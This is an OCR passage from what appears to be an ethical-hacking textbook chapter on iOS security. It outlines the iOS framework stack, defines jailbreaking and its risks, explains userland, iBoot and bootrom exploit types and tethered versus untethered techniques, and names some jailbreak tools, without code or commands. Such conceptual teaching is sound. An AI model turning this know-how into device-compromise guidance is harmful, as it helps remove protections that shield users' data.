

Cocoa (Application)
AppKit
Media
AV Foundation
Core Animation
Core Audio
Core Image
Core Text
OpenAL
OpenGL
Quartz
Core Services
Address Book
Core Data
Core Foundation
Foundation
Quick Look
Social
Security
Webkit
Core OS
Accelerate
Directory Services
Disk Arbitration
OpenCL
System Configuration
Kernel and Device Drivers
BSD
File System
Mach
Networking

Figure 17.51: iOS Framework



Jailbreaking iOS

- Jailbreaking is defined as the process of **installing a modified set of kernel patches** that allows users to run third-party applications not signed by the OS vendor
- Jailbreaking provides **root access to the operating system** and permits downloading of third-party applications, themes, and extensions on iOS devices
- Jailbreaking **removes sandbox restrictions**, which enables malicious apps to access restricted mobile resources and information

Jailbreaking, like rooting, also comes with many security and other risks to your device, which include the following:

1. **Voiding your phone's warranty**
2. **Poor performance**
3. **Malware infection**
4. **"Bricking" the device**

Types of Jailbreaking

- **Userland Exploit**

A userland jailbreak **allows user-level access** but does not allow iboot-level access

- **iBoot Exploit**

An iboot jailbreak allows both **user-level access** and **iboot-level access**

- **Bootrom Exploit**

A bootrom jailbreak allows both **user-level access** and **iboot-level access**

Jailbreaking iOS

Jailbreaking is defined as the process of installing a modified set of kernel patches that allow users to run third-party applications not signed by the OS vendor. It is the process of bypassing the user limitations set by Apple, such as modifying the OS, attaining admin privileges, and installing unofficially approved apps via "side loading." You can accomplish jailbreaking by simply modifying the iOS system kernels. One reason for jailbreaking iOS devices such as iPhone, iPad, and iPod Touch is to expand the feature set restricted by Apple and its App Store. Jailbreaking provides root access to the OS and permits downloading of third-party applications, themes, and extensions that are unavailable through the official Apple App Store. Jailbreaking also removes sandbox restrictions, allowing malicious apps to access restricted mobile resources and information. One can use tools such as Hexxa Plus, Apricot, checkra1n, Yuxigon, Sileo, and so on to jailbreak iOS devices.

Jailbreaking, like rooting, comes with many security risks and other risks to your device, including

- Voiding your phone's warranty
- Poor performance
- Malware infection
- "Bricking" the device

Types of Jailbreaking

The three types of jailbreaking are discussed below:

- **Userland Exploit**


  Userland Exploit uses a loophole in the system application. It allows user-level access but does not allow iboot-level access. You cannot secure iOS devices against this exploit, as nothing can cause a recovery mode loop. Only firmware updates can patch such vulnerabilities.

- **iBoot Exploit**

  This type of exploit can be semi-tethered if the device has a new bootrom. An iboot jailbreak allows user-level access and iboot-level access. This exploit takes advantage of a loophole in iBoot (iDevice's third bootloader) to delink the code-signing appliance. Firmware updates can patch such exploits.

- **Bootrom Exploit**

  Bootrom Exploit uses a loophole in the SecureROM (iDevice's first bootloader) to disable signature checks, which can be used to load patch NOR firmware. Firmware updates cannot patch such exploits. A bootrom jailbreak allows user-level access and iboot-level access. Only a hardware update of bootrom by Apple can patch this exploit.



Jailbreaking Techniques

Untethered Jailbreaking

- An untethered jailbreak has the property that if the user turns the device off and back on, the device will completely start up, and the **kernel will be patched** without the help of a computer; in other words, it will be jailbroken after each reboot

Semi-tethered Jailbreaking

- A semi-tethered jailbreak has the property that if the user turns the device off and back on, the device will completely start up and will **no longer have a patched kernel**, but it will still be **usable for normal functions**. To use jailbroken addons, the user need to start the device with the help of a **jailbreaking tool**

Tethered Jailbreaking

- With a tethered jailbreak, if the device starts back up on its own, it will **no longer have a patched kernel**, and it may get stuck in a partially started state; for it to completely start up with a patched kernel, it must be "re-jailbroken" with a computer (using the "boot tethered" feature of a jailbreaking tool) each time it is turned on

Semi-untethered Jailbreaking

- A semi-untethered jailbreak is similar to a semi-tethered jailbreak. In this type of a jailbreak, when the device reboots, the kernel is not patched, but the kernel can still be patched without using a computer. This is done using an app installed on the device

Jailbreaking Techniques

- **Untethered Jailbreaking**

  In an untethered jailbreak, if the user turns the device off and back on, the device will start up completely and the kernel will be patched without the help of a computer; in other words, the device will be jailbroken after each reboot.

- **Semi-tethered Jailbreaking**

  In a semi-tethered jailbreak, if the user turns the device off and back on, the device will start up completely. It will no longer have a patched kernel, but it will still be usable for normal functions. To use jailbroken addons, the user needs to start the device with the help of the jailbreaking tool.

- **Tethered Jailbreaking**

  With a tethered jailbreak, if the device starts up on its own, it will no longer have a patched kernel, and it may get stuck in a partially started state; to start it completely and with a patched kernel, it essentially must be “re-jailbroken” with a computer (using the “boot tethered” feature of a jailbreaking tool) each time it is turned on.

- **Semi-untethered Jailbreaking**

